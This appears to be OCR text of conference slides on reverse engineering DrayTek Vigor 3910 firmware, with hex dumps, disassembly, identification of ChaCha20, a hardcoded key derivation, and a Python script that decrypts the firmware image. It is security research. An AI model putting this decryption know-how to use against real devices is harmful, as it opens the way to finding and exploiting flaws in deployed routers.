
Vigor 3910 Firmware 3.9.y





Vigor 3910 Firmware 4.x






Gimme da decryption Keeeyzz

- Where's the key?
  - Either inside FW update code (decryption upon install)
  - At boot time (FW encrypted "at rest")
- Flash dump would answer the question….
- …. But the title is "pwning it before getting out of the box, so, …."

Vigor 3910 Early Boot


- Looking at firmware file v3.9.7.1
- THUNDERX Files
  - From OCTEON THUNDER SDK
  - Yolo split (surrounded by \x00\x00…\x00 or \xff\xff..\xff)
    - boot.bin
    - boot.bin (again)
    - init.bin
    - ATF stage 1 (later called stage1.bin)



Vigor 3910 Early Boot

- ARM stuff in stage1.bin
  - BL1, BL2, BL31
  - Funky Strings:
    - “Decrypt File”
    - “expand 32-byte k”

```
04055E0 320A 004E 4F54 4943 453A 2020 424C 312D  2..NOTICE:  BL1-
04055F0 4657 553A 202A 2A2A 2A2A 2A2A 4657 5520  FWU: *******FWU
0405600 5072 6F63 6573 7320 5374 6172 7465 642A  Process Started*
0405610 2A2A 2A2A 2A2A 0A00 4E4F 5449 4345 3A20  ******..NOTICE:
0405620 2042 4C31 3A20 426F 6F74 696E 6720 424C   BL1: Booting BL
0405630 3331 0A00 0000 0000 D467 39FD CB72 9A4D  31.......Ôg9ýËr M
0405640 B575 6715 D6F4 BB4A 03EF EFEF EF03 EFEF  µug.Öô»J.ïïïï.ïï
0405650 77EF EFEF 3EEF EF29 EF79 EFEF 57EF 0030  wïïï>ïï)ïyïïWï.0
0405660 7800 0000 0C00 8803 2700 8803 8803 8803  x..... .'. . . .
0405670 8803 3300 2200 8803 2400 0900 8803 5800   .3.". .$... .X.
```



```
04D89A0 4344 5020 7061 636B 6574 2069 7320 746F  CDP packet is to
04D89B0 6F20 7368 6F72 740A 0055 7369 6E67 2025  o short..Using %
04D89C0 7320 6465 7669 6365 0A00 6578 7061 6E64  s device..expand
04D89D0 2033 322D 6279 7465 206B 0065 7874 346C   32-byte k.ext4l
04D89E0 7320 6D6D 6320 313A 3200 6669 6C65 6E61  s mmc 1:2.filena
04D89F0 6D65 7300 6472 6179 7465 6B20 6578 7434  mes.draytek ext4
04D8A00 6572 6173 6520 313A 3220 2F25 7300 4465  erase 1:2 /%s.De
04D8A10 6372 7970 7420 6669 6C65 2025 730A 0064  crypt file %s..d
04D8A20 7261 7974 656B 2065 7874 3465 7261 7365  raytek ext4erase
04D8A30 2031 3A32 202F 6E6F 6E63 6500 6578 7434   1:2 /nonce.ext4
```

Vigor 3910 Early Boot (stage1.bin)

- TOC_HEADER_NAME (0xAA640001)
  - UUID of various sections (BL2, BL31, BL33) defined in ARM specs
  - Easy to binary search

```
ROM:00000000003CDFFF                    DCB    0
ROM:00000000003CE000 ARM_TOC_HEADER     DCD 0xAA640001          ; DATA XREF: sub_3CED04+24↓o
ROM:00000000003CE000                                            ; sub_3CED04+2C↓o
ROM:00000000003CE004                    DCD 0x12345678
ROM:00000000003CE008                    DCB    0
ROM:00000000003CE009                    DCB    0
ROM:00000000003CE00A                    DCB    0
ROM:00000000003CE00B                    DCB    0
ROM:00000000003CE00C                    DCB    0
ROM:00000000003CE00D                    DCB    0
ROM:00000000003CE00E                    DCB    0
ROM:00000000003CE00F                    DCB    0
ROM:00000000003CE010 UUID_TRUSTED_BOOT_FIRMWARE_BL2 DCB 0x5F, 0xF9, 0xEC, 0xB, 0x4D, 0x22, 0x3E, 0x4D, 0xA5
ROM:00000000003CE010                    DCB 0x44, 0xC3, 0x9D, 0x81, 0xC7, 0x3F, 0xA
ROM:00000000003CE020                    DCQ 0xB0
ROM:00000000003CE028                    DCQ 0x8BC0
ROM:00000000003CE030                    DCQ 0
ROM:00000000003CE038 UUID_EL3_RUNTIME_FIRMWARE_BL31 DCB 0x47, 0xD4, 8, 0x6D, 0x4C, 0xFE, 0x98, 0x46, 0x9B
ROM:00000000003CE038                    DCB 0x95, 0x29, 0x50, 0xCB, 0xBD, 0x5A, 0
ROM:00000000003CE048                    DCQ 0x8C70
ROM:00000000003CE050                    DCQ 0xC080
ROM:00000000003CE058                    DCQ 0
ROM:00000000003CE060 UUID_NON_TRUSTED_FIRMWARE_BL33 DCB 0xD6, 0xD0, 0xEE, 0xA7, 0xFC, 0xEA, 0xD5, 0x4B, 0x97
ROM:00000000003CE060                    DCB 0x82, 0x99, 0x34, 0xF2, 0x34, 0xB6, 0xE4
ROM:00000000003CE070                    DCQ 0x14CF0
ROM:00000000003CE078                    DCQ 0xAF2E8
ROM:00000000003CE080                    DCB    0
```


```
ROM:00000000003CDFFF                    DCB    0
ROM:00000000003CE000 ARM_TOC_HEADER     DCD 0xAA640001          ; DATA XREF: sub_3CED04+24↓o
ROM:00000000003CE000                                            ; sub_3CED04+2C↓o
ROM:00000000003CE004                    DCD 0x12345678
ROM:00000000003CE008                    DCB    0
ROM:00000000003CE009                    DCB    0
ROM:00000000003CE00A                    DCB    0
ROM:00000000003CE00B                    DCB    0
ROM:00000000003CE00C                    DCB    0
ROM:00000000003CE00D                    DCB    0
ROM:00000000003CE00E                    DCB    0
ROM:00000000003CE00F                    DCB    0
ROM:00000000003CE010 UUID_TRUSTED_BOOT_FIRMWARE_BL2 DCB 0x5F, 0xF9, 0xEC, 0xB, 0x4D, 0x22, 0x3E, 0x4D, 0xA5
ROM:00000000003CE010                    DCB 0x44, 0xC3, 0x9D, 0x81, 0xC7, 0x3F, 0xA
ROM:00000000003CE020                    DCQ 0xB0        <-- Offset (from TOC)
ROM:00000000003CE028                    DCQ 0x8BC0      <-- Size
ROM:00000000003CE030                    DCQ 0
ROM:00000000003CE038 UUID_EL3_RUNTIME_FIRMWARE_BL31 DCB 0x47, 0xD4, 8, 0x6D, 0x4C, 0xFE, 0x98, 0x46, 0x9B
ROM:00000000003CE038                    DCB 0x95, 0x29, 0x50, 0xCB, 0xBD, 0x5A, 0
ROM:00000000003CE048                    DCQ 0x8C70
ROM:00000000003CE050                    DCQ 0xC080
ROM:00000000003CE058                    DCQ 0
ROM:00000000003CE060 UUID_NON_TRUSTED_FIRMWARE_BL33 DCB 0xD6, 0xD0, 0xEE, 0xA7, 0xFC, 0xEA, 0xD5, 0x4B, 0x97
ROM:00000000003CE060                    DCB 0x82, 0x99, 0x34, 0xF2, 0x34, 0xB6, 0xE4
ROM:00000000003CE070                    DCQ 0x14CF0
ROM:00000000003CE078                    DCQ 0xAF2E8
ROM:00000000003CE080                    DCB    0
```

BL33 is where the fun is at!

- Load address: 0x500000
- Contains the "decrypt file" and "expand 32-byte k" strings

  → ChaCha or Salsa encryption

  → Spoiler: It's ChaCha (looking at initialization state)



BL33 is where the fun is at!

- Load address: 0x500000
- Contains the “decrypt file” and “expand 32-byte k” strings

  → ChaCha or Salsa encryption

  → Spoiler: It’s ChaCha (looking at initialization state)

Initial state of Salsa20

"expa"	Key	Key	Key
Key	"nd 3"	Nonce	Nonce
Pos.	Pos.	"2-by"	Key
Key	Key	Key	"te k"

Initial state of ChaCha

"expa"	"nd 3"	"2-by"	"te k"
Key	Key	Key	Key
Key	Key	Key	Key
Counter	Counter	Nonce	Nonce

BL33 is where the fun is at!


- Load address: 0x5000
- Contains the "decryp
  - → ChaCha or Salsa
  - → Spoiler: It's ChaC
- Cute key mangling

```
STP             X29, X30, [SP,#var_180]!
MOV             X29, SP
STP             X21, X22, [SP,#0x180+var_160]
ADRP            X21, #qword_57C310@PAGE
STP             X19, X20, [SP,#0x180+var_170]
ADD             X7, X21, #qword_57C310@PAGEOFF
MOV             X19, X1
ADRL            X1, a0draytekkd5jas ; "0DraytekKd5Jason
MOV             X20, X0
LDR             X6, [X7]
STR             X6, [X29,#0x180+var_8]
MOV             X6, #0
ADD             X0, X29, #0x180+chacha_key ; dst
STP             X23, X24, [SP,#0x180+var_150]
MOV             X24, X2
MOV             X2, #0x20 ; ' ' ; sz
ADRL            X22, aJason ; "Jason"
MOV             W23, #0x45 ; 'E'
BL              memcpy
STR             XZR, [X29,#0x180+nonce]
MOV             X1, X22
ADD             X0, X29, #0x180+chacha_key
STR             WZR, [X29,#0x180+var_70]
BL              findstr
```

```
loc_505658
STRB            W23, [X0]
MOV             X1, X22
ADD             X0, X29, #0x180+chacha_key
BL              findstr
B               loc_5055C8 ; I think it replaces the key from
                           ; 0DraytekKd5Jason
                           ; to 0DraytekKd5Eason
```

```python
import sys
from Crypto.Cipher import ChaCha20

def usage():
    print("{} path_to_file path_to_nonce".format(sys.argv[0]))

def go():
    if len(sys.argv) < 2:
        return usage()

    with open(sys.argv[1], "rb") as f:
            data = f.read()
    with open(sys.argv[2], "rb") as f:
            msg_nonce = f.read()

    if len(msg_nonce) != 0xC:
        print("Invalid nonce len")
        return

    secret = b"0DraytekKd5Easc[redacted]
    cipher = ChaCha20.new(key=secret, nonce= msg_nonce)
    plaintext = cipher.decrypt(data)

    with open(sys.argv[1] + "_decrypted", "wb") as f:
            f.write(plaintext)


if __name__ == "__main__":
        go()
```

Firmware Encryption



The FW is decrypted, now what?

```
pl@pl-VirtualBox:~/re/draytek/scripts/from_vm/fw_unpacker/out$ binwalk enc_Image_decrypted

DECIMAL
-------
0
240144
7434240
9227160       0x8CCB98      xz compressed data
9310112       0x8E0FA0      Unix path: /lib/firmware/updates/4.9.0-OCTEONTX_SDK_6_2_0_p3_build_38
9453168       0x903E70      Copyright string: "Copyright(c) 1999-2006 Intel Corporation"
9530087       0x916AE7      Copyright string: "Copyright 2005-2007 Rodolfo Giometti <giometti@linux.it>"
9553153       0x91C501      Copyright string: "Copyright(c) Pierre Ossman"
9588936       0x9250C8      Unix path: /sys/firmware/devicetree/base
9589736       0x9253E8      Unix path: /sys/firmware/fdt': CRC check failed
9605017       0x928F99      Neighborly text, "neighbor table overflow!ate is %x"
10353688      0x9DFC18      LZ4 compressed data, legacy
11009314      0xA7FD22      Unix path: /home/ruby/X
11847570      0xB4C792      Unix path: /home/ruby/X
12134368      0xB927E0      Copyright string: "Copyright (C) 2018, Thomas G. Lane, Guido Vollbeding"
12456813      0xBE136D      Copyright string: "Copyright (C) 2018, Thomas G. Lane, Guido Vollbeding"
12759303      0xC2B107      Neighborly text, "neighbor C %s"
12892427      0xC4B90B      gzip compressed data, ASCII, last modified: 2043-12-28 15:17:23 (bogus date)
12899875      0xC4D623      ELF, 64-bit LSB
14039382      0xD63956      Copyright string: "Copyright (C) 2018, Thomas G. Lane, Guido Vollbeding"
14100347      0xD7277B      Executable script, shebang: "/bin/bash"
14111147      0xD751AB      Executable script, shebang: "/bin/bash"
14435280      0xDC43D0      gzip compressed data, ASCII, last modified: 2042-08-01 06:45:20 (bogus date)
```

```
pl@pl-VirtualBox:~/re/draytek/scripts/from_vm/fw_unpacker/out$ strings enc_Image_decrypted | grep "Linux"
Linux version 4.9.0-OCTEONTX_SDK_6_2_0_p3_build_38 (jenkins@cavium-autobuild) (gcc version 6.2.0 (Cavium Inc. Version 2.1 build 97) )
 #2 SMP PREEMPT Tue Apr 19 00:49:46 CST 2022
Linux
No working init found.  Try passing init= option to kernel. See Linux Documentation/init.txt for guidance.
6Booting Linux on physical CPU 0x%lx
0-0         Linux               [kernel]
```

